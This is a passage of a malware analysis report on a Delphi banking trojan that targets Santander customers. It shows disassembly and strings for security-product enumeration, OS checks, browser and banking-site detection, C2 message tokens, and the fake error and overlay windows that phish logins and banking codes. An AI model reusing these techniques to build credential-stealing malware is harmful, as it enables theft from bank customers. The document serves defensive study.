lea     edx, [ebp+var_198]
mov     ecx, 1
mov     eax, offset ConnectServer ; "%s\\%s"
call    sub_1F5DDC4
mov     eax, [ebp+var_188]
push    eax
push    offset aLocalhost ; "localhost"
push    offset byte_21205EC
lea     eax, [ebp+var_18]
push    eax
lea     eax, [ebp+var_184]
push    eax
call    QUERY
add     esp, 1Ch
lea     edx, [ebp+var_184]
lea     eax, [ebp+var_28]
call    sub_1F6E41C
push    0
push    offset aW       ; "W"
lea     eax, [ebp+var_1AC]
push    eax
movzx   eax, bl
mov     eax, security_products[eax*4]
mov     [ebp+var_1B4], eax
mov     [ebp+var_1B0], 11h
lea     edx, [ebp+var_1B4]
```

```
aLocalhost:
unicode 0, <localhost>,0
byte_21205EC db 1
aJjjjconnectserver db 4,0,'JJJJConnectServer',0,0,0,0,'¦',4,2,0,'
db '  ',3,0,0,0
aW db 'W',0
aQl db 'Q',0,'L',0,0,0,'¦',4,2,0,'    ',10h,0,0,0
aS_2 db 'S',0
db  45h ; E
db    0
db 'L',0
db  45h ; E
db    0
aCt db 'C',0,'T'
db    0
aFromS:
unicode 0, < * FROM %s>,0
align 4
byte_2120648 db 1
db    3
db    0
aJjExecquery db 'JJ',3,'ExecQuery'
db    0
```

```
security_products dd offset aAntivirusprodu ; DATA XREF: sub_2120020+102↑r
                                             ; "AntiVirusProduct"
                  dd offset dword_211FA38+0Ch
                  dd offset dword_211FA6C+0Ch
off_213A06C       dd offset aSecuritycenter ; DATA XREF: sub_2120020+96↑r
                                             ; "SecurityCenter"
                  dd offset dword_211FAC4+0Ch
```


CreateOleObject('WBEMScripting.SWBEMLocator');

ConnectServer('', 'root\SecurityCenter2', '', '');
ConnectServer('', 'root\localhost, '', '');

ExecQuery('SELECT * FROM AntiVirusProduct');

Figure 10: *Security products collected during the malware execution.*


The collected information is sent to the C2 following the format below.



```
005E32B0 <UString> '{VOLTAFAKE}'
005E32D4 <UString> 'SANTANDER'
005E32F4 <UString> '<|Trav|>'
005E3314 <UString> '<|>'
005E3328 <UString> '<|ALTE|>'
005E3348 <UString> '<|ALTE|>'
005E3368 <UString> '<|>'
005E337C <UString> '<|REQUESTINFO|>'
005E33A8 <UString> '<|REQUESTINFO|>'
005E33D4 <UString> '<|>'
005E33E8 <UString> 'OK'
005E33FC <UString> '------------------------------------------------------'
005E3474 <UString> 'Informações Antivírus'
005E34AC <UString> '------------------------------------------------------'
005E3524 <UString> '------------------------------------------------------'
005E359C <UString> 'Informações Antispyware'
005E35D8 <UString> '------------------------------------------------------'
005E3650 <UString> '------------------------------------------------------'
005E36C8 <UString> 'Informações Firewall Info'
005E3708 <UString> '------------------------------------------------------'
005E3780 <UString> '<|SENDINFO|>'
005E37A8 <UString> '<|>'
005E37BC <UString> '<|REQUESTKEYBOARD|>'
005E37F0 <UString> '<|REQUESTKEYBOARD|>'
005E3824 <UString> '<<|'
005E3838 <UString> '<|first|>'
005E3858 <UString> 'Navi'
005E3870 <UString> '<|deski|>'
005E3890 <UString> 'Desktop'
```

Figure 11: *Security products details sent to the C2 server following a specific format.*

Depending on the used OS version, the malware executes the next steps. For that, the OS version is enumerated.



1- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion

2

```
call    sub_4C16DC
lea     ecx, [ebp+var_4]
mov     edx, offset aProductname ; "ProductName"
mov     eax, ebx
call    sub_4C1C94
lea     ecx, [ebp+var_8]
mov     edx, offset aCurrentversion ; "CurrentVersion"
mov     eax, ebx
call    sub_4C1C94
lea     ecx, [ebp+var_C]
mov     edx, offset aCurrentbuild ; "CurrentBuild"
```

```
loc_5E52F0:
lea     eax, [ebp+var_C]
call    sub_5E50AC
mov     edx, [ebp+var_C]
mov     ecx, 1
mov     eax, offset aWindows8_1_0 ; "Windows 8.1"
call    sub_4085DC
test    eax, eax
jz      short loc_5E531F
```

```
loc_5E531F:
lea     eax, [ebp+var_10]
call    sub_5E50AC
mov     edx, [ebp+var_10]
mov     ecx, 1
mov     eax, offset aWindows10_0 ; "Windows 10"
call    sub_4085DC
test    eax, eax
jz      short loc_5E534C
```

```
        eax, offset dword_600E3C
        edx, offset aWindows7_0 ; "Windows 7"
        sub_407810
        loc_5E534C
```

```
mov     eax, offset dword_600E3C
mov     edx, offset aWindows8_2 ; "Windows 8"
call    sub_407810
jmp     short loc_5E534C
```

```
mov     eax, offset dword_600E3C
mov     edx, offset aWindows8_1_1 ; "Windows 8.1"
call    sub_407810
jmp     short loc_5E534C
```

```
mov     eax, offset dword_600E3C
mov     edx, offset aWindows10_1 ; "Windows 10"
call    sub_407810
```

Figure 12: *OS version collected during the malware execution.*


Complete list of OS checked during the execution:

```
005DC4DC <UString> 'Windows 3.1'
005DC500 <UString> 'Windows 95'
005DC524 <UString> 'Windows 95 OSR 2'
005DC554 <UString> 'Windows 98'
005DC578 <UString> 'Windows 98 SE'
005DC5A0 <UString> 'Windows Me'
005DC5C4 <UString> 'Windows 9x'
005DC5E8 <UString> 'Windows NT 3.5'
005DC614 <UString> 'Windows NT 4'
005DC63C <UString> 'Windows 2000'
005DC664 <UString> 'Windows XP'
005DC688 <UString> 'Windows NT'
005DC6AC <UString> 'Windows Server 2003'
005DC6E0 <UString> 'Windows Vista'
005DC708 <UString> 'Windows Server 2008'
005DC73C <UString> 'Windows Server 2008 or Windows Vista SP1'
005DC79C <UString> 'Windows 7'
005DC7BC <UString> 'Windows Server 2008 R2'
005DC7F8 <UString> 'Windows 7 or Windows Server 2008 R2'
```

Notice that parameters are passed via EDX/EAX registers in a call. This is because Delphi uses the FASTCALL calling convention, where the parameters are passed to the function from right to left, from EDX to EAX – if there are more parameters, they'll be passed through the stack.

Next, it uses some Windows APIs to get the title of the currently focused window. Then, it tries to find a substring, "Google Chrome", in that title, later it tries to find "Internet Explorer", "Firefox", "Chrome" and so on.

When the web-browser is detected and it is on focus, the malware starts to find out if the victim is browsing a specific banking website, searching for a specific string: ***Santander*** in the title.



```
mov     eax, offset dword_600E24
mov     edx, offset aChrome ; "Chrome"
call    loc_407810
call    user32_GetForegroundWindow
mov     ds:dword_600E14, eax
call    user32_GetForegroundWindow
mov     ds:dword_600E18, eax
mov     eax, offset aChrome_0 ; "chrome"
call    sub_5DB7D4
lea     eax, [ebp+var_10]
call    sub_5DFAF0
mov     edx, [ebp+var_10]
lea     eax, [ebx+818h] ; 'TX_GAPIX.WindowsZinho:string'
call    loc_407810
mov     eax, [ebx+818h] ; 'TX_GAPIX.WindowsZinho:string'
call    sub_5DB820
mov     ecx, 1
mov     edx, [ebp+var_4]
mov     eax, offset aSantander_0 ; "Santander"
call    Pos_0
test    eax, eax
jz      short loc_5E4D4E
```


```
mov     ecx, ds:dword_600E24
mov     edx, offset aSantander_1 ; "SANTANDER"
mov     eax, ebx
call    TX_GAPIX_start
```

```
loc_5E4D4E:
mov     ecx, 1
mov     edx, [ebp+var_4]
mov     eax, offset aInternetExplor ; "Internet Explorer"
call    Pos_0
test    eax, eax
jz      short loc_5E4DDA
```

```
call    user32_GetForegroundWindow
mov     ds:dword_600E14, eax
mov     eax, ds:dword_600E14
call    sub_5DB7CC
mov     eax, offset aExplorer ; "Explorer"
call    sub_5DB7D4
mov     eax, offset dword_600E24
mov     edx, offset aExplorer_0 ; "Explorer"
call    loc_407810
lea     eax, [ebp+var_14]
call    sub_5DFAF0
mov     edx, [ebp+var_14]
lea     eax, [ebx+818h] ; 'TX_GAPIX.WindowsZinho:string'
call    loc_407810
mov     eax, [ebx+818h] ; 'TX_GAPIX.WindowsZinho:string'
call    sub_5DB820
mov     ecx, 1
mov     edx, [ebp+var_4]
mov     eax, offset aSantander_2 ; "Santander"
call    Pos_0
test    eax, eax
jz      short loc_5E4DDA
```

```
mov     ecx, ds:dword_600E24
mov     edx, offset aSantander_3 ; "SANTANDER"
mov     eax, ebx
call    TX_GAPIX_start
```

```
loc_5E4DDA:
mov     ecx, 1
mov     edx, [ebp+var_4]
mov     eax, offset aMozillaFirefox ; "Mozilla Firefox"
call    Pos_0
```




```
test    eax, eax
jz      short loc_5E4E5C

call    user32_GetForegroundWindow
mov     ds:dword_600E14, eax
mov     eax, offset aFirefox ; "firefox"
call    sub_5DB7D4
mov     eax, offset dword_600E24
mov     edx, offset aFirefox_0 ; "FireFox"
call    loc_407810
```

Figure 13: *Browser and banking portal detection process.*

When it detects the user is interacting with the banking portal, an error message is presented informing about a problem related to communication with the legitimate portal.



Segurança - Erro

Sistema indisponível temporariamente.

Estamos passando por uma indisponibilidade no sistema, tente novamente mais tarde.

Prezado(a) Cliente,


Houve uma falha na tentativa de comunicação com nossos servidore[illegible]u acesso estará indisponível por algumas horas/minutos.

OK

Figure 14: *Error message presented when the victim is accessing the specific banking portal.*

At this point, the trojan interacts with the victim. It has been controlled by crooks and receives commands from the C2 server:

- **Specific windows are created and presented;**
- **User and password details are requested;**
- **Banking codes are also requested, and so on.**



Módulo de Proteção Santander

Protege você contra roubo de informações. A proteção pode ser estendida para outros sites de sua escolha.

Complementa seu antivírus identificando e bloqueando ameaças que os softwares de antivírus não detectam.

É gratuito, efetivo e fácil de usar.

ATENDIMENTO

Superlinha: 4004-2125 (Capitais e Regiões Metropolitanas)
0800-726-2125 (Demais localidades)

O seu cadastro foi concluído com sucesso!

Para o Santander, segurança é prioridade também no Internet Banking.
Agora você pode acessar sua conta após 4 horas, com tranquilidade e conforto


Seu número de protocolo é **851661188530**

***Figure 15:** Overlay windows created during the malware execution.*

Below some details used to create other overlay windows:

```
.text:005DEBEC 0000000A pascal CommonAPP
.text:005DEC01 0000000D pascal UsuarioAtual
.text:005DEC19 00000010 pascal IniciaisCelular
.text:005DEC34 0000000A pascal BankAtual
.text:005DEC49 0000000B pascal TipoAcesso
.text:005DEC5F 0000000C pascal ReferenciaD
.text:005DEC76 00000008 pascal NomeVit
.text:005DEC89 0000000C pascal CodigoFirma
.text:005DECA0 0000000F pascal NavegadorAtual
